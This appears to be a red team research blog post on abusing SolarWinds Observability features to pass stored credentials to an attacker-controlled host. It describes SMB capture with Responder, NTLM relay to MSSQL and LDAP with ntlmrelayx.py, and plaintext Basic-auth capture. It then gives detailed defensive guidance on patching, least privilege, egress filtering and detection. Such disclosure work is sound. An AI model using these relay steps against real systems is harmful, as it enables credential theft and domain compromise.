
Armadin entered testing credentials and viewed the external interaction with the credentials sent through the login form.
After discovering the two XSS vulnerabilities, Armadin wanted to find something more immediately “useful” for red team operations. While looking at functionality within SolarWinds, Armadin discovered several ways to force authentication to arbitrary systems from SolarWinds.
This type of attack is commonly known as a credential “passback.” Typically this requires authenticated access to an application or device and abuses authentication mechanisms to send stored credentials to an attacker-controlled system. A good example of this would be exfiltration of credentials from LDAP-enabled printer devices.
In SolarWinds, on the /Orion/AgentManagement/Admin/Deployment/Settings.aspx endpoint, one can selectively send credentials that are stored in SolarWinds to an arbitrary host. Note that to deploy an agent on the network, administrative access is needed – this is not accessible to an unprivileged user.
First, you can “Deploy Agent on Network” and input your host’s IP address or hostname. Then click “Assign Credentials:”

When assigning a credential, you can choose any credential that is stored in SolarWinds and then click “TEST:”


If you set up a listener (such as Responder), you’ll catch an SMB authentication attempt after clicking “TEST.” (In addition to the selected account, the SolarWinds machine account itself will also attempt authentication.)
To take this further, instead of simply catching the authentication attempt, set up an ntlmrelayx.py listener and point it at the SolarWinds’ MSSQL database. After setting up a relay, select a credential and click “TEST.” The selected credential obviously must have access to the MSSQL instance.

Note that according to SolarWinds’ documentation, the recommended configuration is to configure the database on a different server. If the database is, however, on the same host as the SolarWinds instance itself, or not otherwise exposed, a relay attack is not possible.
Here is a successful relay and interactive MSSQL session on the SolarWinds DB host:

From here one could attempt to add a new user and password, exfiltrate hashed credentials from the database, reset the admin user’s password, add admin permissions to a controlled user, mark a trigger action as admin approved, and so on.
Another trigger action can “Send a GET or POST Request to a Web Server.” This is particularly interesting because if an attacker can cause SolarWinds to authenticate to an attacker-controlled host over HTTP, this could be relayed to LDAP to impersonate a user or configure Kerberos delegation. Note that this trigger action does not require administrative approval, and requires a user with the ability to manage alerts.

The configuration for this action is straightforward, simply specify a URL and the authentication type. Note that both NTLM and basic authentication are supported; we will use NTLM for this scenario. The selected user under “Authentication” must be a domain user account.
This action can be abused to capture an HTTP authentication request, and relay to an LDAP server. First, set up ntlmrelayx.py and point to an LDAP server.


After setting up the relay, click “SIMULATE.”
Finally, select an available component (does not matter which), and click “EXECUTE”

In the listener, you’ll see the HTTP authentication caught and relayed against the LDAP server. Depending on the privileges of the relayed user, this can lead to domain enumeration, Kerberos delegation attacks such as Shadow Credentials or Resource-Based Constrained Delegation (RBCD), or full domain compromise if the user is a member of a privileged group.
Now, revisiting the authentication types, if Basic authentication is selected and a listener is configured, SolarWinds will send the selected credentials in plaintext. Instead of gaining access to the SolarWinds database, extracting password hashes, and attempting to recover them offline, this method can be used to selectively send plaintext credentials for any user stored within SolarWinds to yourself.

The most important defensive consideration here is preventing unauthorized access to SolarWinds Observability. Secondly, take steps to limit the blast radius in the event of a compromised SolarWinds user. The recommendations below split into preventative controls that reduce the likelihood of compromise, and containment and detection controls that limit damage and surface attacker activity if prevention fails.
Upgrade SolarWinds Observability Self-Hosted to 2026.1.1 or later to address CVE-2026-28297 and CVE-2026-28298. Subscribe to SolarWinds' Trust Center advisories and PSIRT mailing list. Given SolarWinds' history as a target of opportunity, the response window for a published advisory on this product should be measured in days, not weeks.
To confirm the current version in the Web Console, navigate to Settings > All Settings > High Availability Deployment Summary.
Limit the permissions granted to accounts stored within SolarWinds. Use separate credential sets per function - for example, distinct accounts for WMI polling, SNMP, and SQL AppInsight - so that compromise of one credential limits blast radius. Where possible, use Group Managed Service Accounts (gMSA), which SolarWinds 2025.2+ supports for Windows polling and AppInsight, eliminating stored passwords entirely. Avoid granting Domain Admin to the SolarWinds service account; create dedicated accounts with only the specific permissions required for each monitoring task.
Restrict the SolarWinds Web Console roles themselves with the same care. Few users legitimately need the "manage alerts" capability, and almost none need the ability to create new trigger actions. Audit existing role assignments - these are often left at vendor defaults - and treat changes to admin or alert-management roles as security-relevant events. Keep alert action approval enabled, and ensure approvers are distinct from alert authors so a single compromised account cannot self-approve a malicious trigger.
To audit roles through the Web Console:
The passback attacks above only succeed if the SolarWinds host can reach an attacker-controlled listener. Apply a default-deny outbound firewall policy on the SolarWinds server and allowlist only the addresses and ports it must reach for legitimate monitoring. Block outbound SMB (445), LDAP/LDAPS (389/636), and arbitrary HTTP/HTTPS to destinations outside the monitored asset inventory. With this in place, even an attacker who fully compromises the web console has nowhere to relay captured authentication.
Enable Extended Protection for Authentication (EPA) on the SolarWinds SQL Server instance. EPA binds NTLM authentication to the TLS channel via channel binding tokens, which a relay attacker cannot forge. In SQL Server Configuration Manager, set Force Encryption to "Yes", then on the Advanced tab set Extended Protection to "Required". Note that EPA is not enabled by default and "Required" is stronger than "Allowed", which still permits connections without channel binding tokens.
Enforce LDAP signing and LDAP channel binding on domain controllers. LDAP signing protects LDAP (port 389) and channel binding protects LDAPS (port 636).
Set:
Note that Windows Server 2025 defaults channel binding to "When Supported", which still allows relay from clients that do not provide channel binding tokens. Upgraded domain controllers retain their previous settings and do not inherit these defaults automatically.
Enforce SMB signing as required (not merely enabled) on Domain Controllers, file servers, and the SolarWinds host itself. This closes the SMB side of the same relay primitive that EPA and LDAP channel binding address. Where feasible, use the Group Policy "Restrict NTLM" auditing settings to inventory legitimate NTLM flows, then move to enforcement. Adding any account stored in SolarWinds to the Protected Users group, or to an Authentication Silo that disallows NTLM, eliminates the relay primitive for that account entirely.
Forward the SolarWinds Web Console audit log to a SIEM and build detections around the actions an attacker is most likely to take such as:
On the network side, alert on outbound SMB or HTTP-with-Authorization headers from the SolarWinds host to destinations outside the monitored asset inventory, and on anomalous LDAP binds originating from it.
On the host, an EDR rule flagging cmd.exe, powershell.exe, or rundll32.exe spawned by SolarWinds.BusinessLayerHost.exe or the alerting engine catches the trigger-action code-execution path with a low false-positive rate.
Audit sysadmin and db_owner membership on the Orion database and alert on any change.
The research presented in this blog is quite limited when compared to the overall potential attack surface of a product suite like SolarWinds Observability. Other SolarWinds products like Web Help Desk and Access Rights Manager present additional functionality and access rights that may be of interest to red teams.
One of the massive benefits of Armadin’s AI Attacker is that it helps researchers achieve greater coverage by performing deeper, wider testing across an entire application, protocol, network, or codebase. While LLMs significantly increase the speed to identify and exploit vulnerabilities, the Attacker works in tandem with researchers to surface additional primitives that might otherwise go unnoticed. The key takeaway from this research is the critical role of human validation in the finding, which confirms that you can train models to follow these workflows to significantly increase the effectiveness of vulnerability research. This hybrid AI-human workflow is setting the new standard, leading to an exponential increase in vulnerability discoveries.
If you encounter an interesting attack path on an assessment, lab it up! Create internal methodology or write up a blog for other red team operators. This is something that Armadin’s red team does regularly with technologies encountered during offensive security engagements. Not only will this help enhance capabilities, but you may run across 0-days on the way.

.svg)
.svg)



.svg)
.svg)